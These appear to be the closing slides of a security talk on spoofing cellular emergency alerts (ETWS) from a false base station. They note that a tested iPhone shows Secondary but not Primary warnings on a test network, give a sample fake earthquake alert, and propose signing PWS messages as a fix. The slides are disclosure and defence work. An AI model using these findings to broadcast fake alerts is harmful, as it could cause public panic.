


(c)



(d)

Phishing Warning Message Demo



iPhone's Response




- As the PWS is **not a mandatory specification to all countries**, different models of mobile phones may react differently.
- The iPhone that we test **doesn't respond** to the Primary ETWS Warning message, but it **can respond** to the Secondary ETWS Warning message.
- The iPhone that we test only respond to the **test PLMN(MCC: 001 MNC: 01)**

iPhone's Response



iPhone's Response



Conclusion

Risk & Mitigation



Potential Risk



‘WARNING: Magnitude 10 Earthquake Is Coming in One Minute’

What will happen?
It may cause serious population panic


Mitigation

- **Verification of authenticity of the false base station**
 - Add authentication procedure after cell selection
 - Add signature to the broadcast system information



Mitigation

Network signs the PWS messages



Q/A
Thank You

